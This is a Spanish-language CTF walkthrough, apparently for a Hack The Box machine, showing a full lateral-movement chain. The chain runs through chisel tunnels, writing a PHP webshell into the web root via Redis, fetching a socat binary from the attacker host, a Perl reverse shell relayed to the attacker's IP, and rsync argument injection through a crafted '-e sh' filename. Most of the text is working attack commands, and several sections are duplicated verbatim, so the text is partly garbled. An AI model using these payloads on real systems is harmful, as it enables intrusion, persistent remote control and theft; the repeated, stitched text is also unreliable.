
root@nodered:/tmp# ./chisel client 10.10.14.21:5001 R:1880:172.18.0.1:1880
[...]
Equipo comprometido

> ./chisel server --reverse -p 5001
2023/01/05 10:00:44 server: Reverse tunnelling enabled
2023/01/05 10:00:44 server: Fingerprint CjLY7rIH7+NmSVKULePw2ZD6rtU8ooqi4hSfgz3u+/g=
2023/01/05 10:00:44 server: Listening on http://0.0.0.0:5001
2023/01/05 10:00:50 server: session#1: tun: proxy#R:1880=>172.18.0.1:1880: Listening
[...]
Nuestro equipo
  
```

### Esquema de funcionamiento actual:



Si se intenta acceder a dicho puerto, nos encontramos con la misma configuración que el primer servicio Node que nos hemos encontrado al principio de la máquina:




Por lo que debemos interceptarlo con BurpSuite y cambiar la petición GET por una petición POST, de tal manera que obtendremos la ruta del servicio:


```
POST / HTTP/1.1
Host: localhost:1880
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Cache-Control: max-age=0

HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 85
ETag: W/"55-wiM9odam09uTCqZhkFVCBnqLHb4"
Date: Thu, 05 Jan 2023 09:12:51 GMT
Connection: close
{
  "id": "f4072b2980fada7edbcbf0cc9d1c48b1",
  "ip": "::ffff:172.18.0.1",
  "path": "/red/{id}"
}
```

Ahora ya tendremos acceso al servicio Node-Red del equipo 172.18.0.1 a través de nuestro puerto 1880:



En el equipo 172.19.0.3 nos encontramos con el puerto 6379, en este caso cuenta con un servicio Redis, para ello vamos a establecer conexión con el puerto de dicho equipo:



```
root@nodered:/tmp# ./chisel client 10.10.14.21:5001 R:6379:172.19.0.3:6379

> ./chisel server --reverse -p 5001
2023/01/05 10:38:45 server: Reverse tunnelling enabled
2023/01/05 10:38:45 server: Fingerprint o9LhFCC0khoHTLhk/rYjs1n+LkEL3GSKwCDj5MnC0qE=
2023/01/05 10:38:45 server: Listening on http://0.0.0.0:5001
2023/01/05 10:38:48 server: session#1: tun: proxy#R:6379=>172.19.0.3:6379: Listening
```

Para poder escanear dicho puerto, nos faremos un escaneo de nuestro equipo, así tendremos mas detalles del servicio:


```
nmap -sV -p 6379 127.0.0.1
```



```
> nmap -sV -p 6379 127.0.0.1
Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-05 10:56 CET
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000038s latency).

PORT      STATE SERVICE VERSION
6379/tcp  open  redis    Redis key-value store 4.0.9
```

En HackTricks tenemos una guía de como explotar este servicio ([link a la guía](#)).



Nos conectaremos al servicio con netcat a nuestro equipo local:

```
nc 127.0.0.1 6379
```

Con el comando "INFO keyspace" podremos visualizar cuantas claves existen y en definitiva cuantas bases de datos hay disponibles en el servicio:

```
> nc 127.0.0.1 6379
INFO keyspace
$44
# Keyspace
db0:keys=1,expires=0,avg_ttl=0
```

Y con la siguiente guía de HackTricks podemos listar el contenido de las siguientes claves:

```
SELECT 1
[ ... Indicate the database ... ]
KEYS *
[ ... Get Keys ... ]
GET <KEY>
[ ... Get Key ... ]
```

```
> nc 127.0.0.1 6379
select 0
+OK
keys *
*1
$4
hits
get hits
$2
16
```



Tenemos un total de 16 "hits" en la máquina 172.19.0.2 que contenía el puerto 80 abierto, recordaremos que teníamos una función en el código la cual cuando accedíamos a ella nos mostraba un contador de las veces que se había visitado esa página web por consola, lo que quiere decir que esta base de datos está relacionada con el servicio web.

Nos conectaremos al servicio con netcat a nuestro equipo local:

```
nc 127.0.0.1 6379
```

Con el comando "INFO keyspace" podremos visualizar cuantas claves existen y en definitiva cuantas bases de datos hay disponibles en el servicio:

```
> nc 127.0.0.1 6379
INFO keyspace
$44
# Keyspace
db0:keys=1,expires=0,avg_ttl=0
```


Y con la siguiente guía de HackTricks podemos listar el contenido de las siguientes claves:

```
SELECT 1
[ ... Indicate the database ... ]
KEYS *
[ ... Get Keys ... ]
GET <KEY>
[ ... Get Key ... ]
```

```
> nc 127.0.0.1 6379
select 0
+OK
keys *
*1
$4
hits
get hits
$2
16
```



Tenemos un total de 16 "hits" en la máquina 172.19.0.2 que contenía el puerto 80 abierto, recordaremos que teníamos una función en el código la cual cuando accedíamos a ella nos mostraba un contador de las veces que se había visitado esa página web por consola, lo que quiere decir que esta base de datos está relacionada con el servicio web.

**Esquema actual:**

En la guía de HackTricks podemos encontrar un parámetro el cual nos indica como subir archivos con redis-cli, para ello, instalaremos dicha herramienta de la siguiente manera:

```
sudo apt-get install redis-tools
```

Para poder subir archivos, iremos al apartado de HackTricks y replicaremos la siguiente secuencia:

```

1. Generate a ssh public-private key pair on your pc: ssh-keygen -t rsa
2. Write the public key to a file: (echo -e "\n\n"; cat ~/id_rsa.pub; echo -e "\n\n") >
   spaced_key.txt
3. Import the file into redis: cat spaced_key.txt | redis-cli -h 10.85.0.52 -x set ssh_key
4. Save the public key to the authorized_keys file on redis server:
root@Urahara:~# redis-cli -h 10.85.0.52
10.85.0.52:6379> config set dir /var/lib/redis/.ssh
OK
10.85.0.52:6379> config set dbfilename "authorized_keys"
OK
10.85.0.52:6379> save
OK
  
```

Como no sabemos donde insertar el archivo, nos iremos a nuestro puerto 80 y intentaremos encontrar alguna ruta absoluta en la que poder insertar una webshell, inspeccionando código tenemos 4 directorios donde podríamos insertar un archivo:

```

function getData() {
    $.ajax({
        url: "8924d0549008565c554f8128cd11fda4/ajax.php?test=get hits",
        cache: false,
        dataType: "text",
        success: function (data) {
            console.log("Number of hits:", data)
        },
        error: function () {
        }
    });
}


function incrCounter() {
    $.ajax({
        url: "8924d0549008565c554f8128cd11fda4/ajax.php?test=incr hits",
        cache: false,
        dataType: "text",
        success: function (data) {
            console.log("HITS incremented:", data);
        },
        error: function () {
        }
    });
}

/*
 * TODO
 *
 * 1. Share the web folder with the database container (Done)
 * 2. Add here the code to backup databases in /f187a0ec71ce99642e4f0afbd441a68b folder
 * ...Still don't know how to complete it...
*/
function backupDatabase() {
    $.ajax({
        url: "8924d0549008565c554f8128cd11fda4/ajax.php?backup=...",
        cache: false,
        dataType: "text",
        success: function (data) {
            console.log("Database saved:", data);
        },
        error: function () {
    });
}

```

Se puede suponer que estos directorios se encuentran en "/var/www/html/"

- Paso 1: Crearemos en el escritorio un archivo llamado "shell.php" con el comando "nano" dejando 3 líneas de separación en la parte superior y 2 saltos de línea en la parte inferior:



The screenshot shows a terminal window with the title "GNU nano 6.3" and the file name "shell1.php". The terminal output shows a blank command attempt followed by the PHP code containing a system call.

```

shell1.php
[...]
:ver4.0.9 redis-bits @ ctime @ used-mem @ ao:
(): Cannot execute a blank command in /var/www/html/8924d0549008565c554f8128cd11fda4/ajax.php

<?php
    system($_REQUEST['CMD']);
?>

```

- Paso 3: Insertar la webshell:

```
cat shell.php | redis-cli -h 127.0.0.1 -x set reverse
```

```
redis-cli -h 127.0.0.1 config set dir /var/www/html/8924d0549008565c554f8128cd11fda4/
```

```
redis-cli -h 127.0.0.1 config set dbfilename "shell.php"
```

```
redis-cli -h 127.0.0.1 save
```

El resultado sería el siguiente:

```
> cat shell1.php | redis-cli -h 127.0.0.1 -x set reverse
OK

> redis-cli -h 127.0.0.1 config set dir /var/www/html/8924d0549008565c5
54f8128cd11fda4/
OK

> redis-cli -h 127.0.0.1 config set dbfilename "shell1.php"
OK

> redis-cli -h 127.0.0.1 save
OK
```



Al parecer hay una tarea que cada cierto tiempo borra el archivo que se ha subido, por lo que podemos crear un script con todas esas tareas que nos suba la webshell de manera sencilla:

```
#!/bin/bash


cat shell.php | redis-cli -h 127.0.0.1 -x set reverse
redis-cli -h 127.0.0.1 config set dir /var/www/html/8924d0549008565c554f8128cd11fda4/
redis-cli -h 127.0.0.1 config set dbfilename "shell.php"
redis-cli -h 127.0.0.1 save
```

Si insertamos el comando "hostname -l" podremos ver que ip's le pertenecen a esta máquina y así ver si tiene otro segmento de red.

```
1 REDIS00000000 redis-ver@4.0.9
2 redis-bits@@actime@12c@used-mem@ @
3 @@@aoaf-preamble@0@@@test@172.19.0.2 172.20.0.3
4 @@@whits@0@@@reverse*
5
6
7 <br />
8 <b>Warning</b>: system(): Cannot execute a blank command in <b>/var/www/html/8924d0549008565c554f8128cd11fda4/shell.php</b> on line <b>7</b><br>
9
10
11 @;@0,0d0q
```


Por lo que esta máquina se podría considerar como pwned y además hemos encontrado otro segmento de red:

### Esquema actual:



Ahora el siguiente paso es desde la máquina que tenemos la ejecución de comandos (172.19.0.2) conseguir una reverse shell a la máquina nodered y redirigir ese tráfico a nuestra máquina local con una herramienta llamada Socat:

### Esquema conceptual:



- Paso 1: Descargaremos el binario compilado de Socat desde el siguiente enlace ([aquí](#)).
- Paso 2: Abrir servidor HTTP desde nuestro equipo atacante para compartir el binario socat:

```
python3 -m http.server 82
```

- Paso 3: Transferir el archivo desde nodered con la siguiente sentencia y le daremos permiso de ejecución:

```
perl -e 'use File::Fetch;$url = "http://10.10.14.21:82/socat";$ff =
File::Fetch->new(uri => $url);$file = $ff->fetch() or die $ff->error;'
```



- Paso 4: abrimos conexión por el puerto 2001

```
nc -nlvp 2001
```

- Paso 6: Configuramos Socat en nodered de la siguiente manera

```
./socat TCP-LISTEN:2000,fork TCP:10.10.14.21:2001 &
```

cualquier conexión entrante al puerto 2000 (que va a ser la reverse shell que vamos a ejecutar ahora)

me la rediriges a la ip de mi equipo al puerto 2001, y me dejas el proceso en segundo plano.

- Paso 7: Volveremos a subir la webshell con el script que nos hemos creado por el puerto 6379.
- Paso 8: Introduciremos el siguiente comando en Perl dentro de la webshell para crear una reverse shell al equipo nodered el cual redirigirá dicha conexión a nuestro equipo local:

```
perl -e 'use
Socket;$i="172.19.0.4";$p=2000;socket(S,PF_INET,SOCK_STREAM,getprot
obyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i))))
{open(STDIN,>&$S");open(STDOUT,>&$S");open(STDERR,>&$S");exec("/bin/s
h -i");};'
```

(Pasaremos este payload en url-encode)



```
> nc -nlvp 2001
listening on [any] 2001 ...
connect to [10.10.14.21] from (UNKNOWN) [10.10.10.94] 40316
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ █
```

Estabilizaremos la shell:

- script /dev/null -c bash
- "control+z"
- stty raw -echo; fg
- reset xterm
- export TERM=xterm
- export SHELL=bash

```
www-data@www:..$ whoami  
www-data  
www-data@www:..$
```



Si entramos en el directorio /home nos podemos encontrar con 2 usuarios:

```
www-data@www:/home$ ls  
bergamotto lost+found somaro  
www-data@www:/home$
```

En el usuario "samaro" encontraremos un fichero llamado "user.txt" al cual no tenemos permisos de lectura:

```
cat: user.txt: Permission denied  
www-data@www:/home/samaro$
```


Examinando el equipo, en el directorio raíz podemos encontrar un directorio llamado "backup" que puede ser de principal interés:

```
www-data@www:$ ls -l  
total 68  
drwxr-xr-x 1 root root 4096 Jul 15 2018 backup  
drwxr-xr-x 1 root root 4096 Jul 15 2018 bin  
drwxr-xr-x 2 root root 4096 Jul 15 2018 boot  
drwxr-xr-x 5 root root 340 Jan 6 21:22 dev  
drwxr-xr-x 1 root root 4096 Jul 15 2018 etc
```

Dentro de este directorio nos encontramos un script en bash llamado "backup.sh" al cual tenemos permisos de lectura:

```
www-data@www:/backup$ ls
backup.sh
www-data@www:/backup$ cat backup.sh
cd /var/www/html/f187a0ec71ce99642e4f0afbd441a68b
rsync -a *.rdb rsync://backup:873/src/rdb/
cd / && rm -rf /var/www/html/*
rsync -a rsync://backup:873/src/backup/ /var/www/html/
chown www-data. /var/www/html/f187a0ec71ce99642e4f0afbd441a68b
www-data@www:/backup$
```


Según se puede interpretar, dicho script copia todos los archivos de extensión ".rdb" de un directorio en /html y los manda a "backup:873" que se puede suponer que es una máquina de otro segmento de red, como ya sabemos, esta máquina en la cual tenemos acceso tiene también acceso al segmento de red 172.20.0.3, veamos otra vez el diagrama que hemos ido descubriendo de la red:



Como hemos visto, dicho comando "rsync" es el que se utiliza para mandar los datos a otro servidor.. ¿podremos explotar este comando?.

Para ello nos iremos a GTFOBins y comprobaremos si es explutable de alguna manera:

<https://gtfobins.github.io/>



rsync

Binary

[rsync](#)

Functions

Shell SUID Sudo



Se puede usar para salir de entornos restringidos generando un shell de sistema interactivo.

```
rsync -e 'sh -c "sh 0<&2 1>&2"' 127.0.0.1:/dev/null
```


Con el comando "-e" podemos hacer una ejecución de comandos, por lo que podríamos crear un archivo ".rdb" con el parámetro "-e" y el comando que queramos ejecutar e intentar aprovecharnos de ello... Vamos a verlo.

- Paso 1: Crearemos un archivo llamado "-e sh shell.rdb"
  - -e: "comando a interpretar"
  - sh: ejecútame en shell el siguiente archivo
- Paso 2: Creamos un archivo llamado "shell.rdb" el cual contendrá una reverse shell.

Como hemos visto, dicho comando "rsync" es el que se utiliza para mandar los datos a otro servidor.. ¿podremos explotar este comando?.

Para ello nos iremos a GTFOBins y comprobaremos si es explutable de alguna manera:

<https://gtfobins.github.io/>



Shell	Command	Reverse shell	Non-interactive reverse shell	Bind shell	Non-interactive bind shell		
File upload	File download	File write	File read	Library load	SUID	Sudo	Capabilities
Limited SUID							

rsync

#### Binary

[rsync](#)

#### Functions

Shell SUID Sudo



Se puede usar para salir de entornos restringidos generando un shell de sistema interactivo.

```
rsync -e 'sh -c "sh 0<&2 1>&2"' 127.0.0.1:/dev/null
```

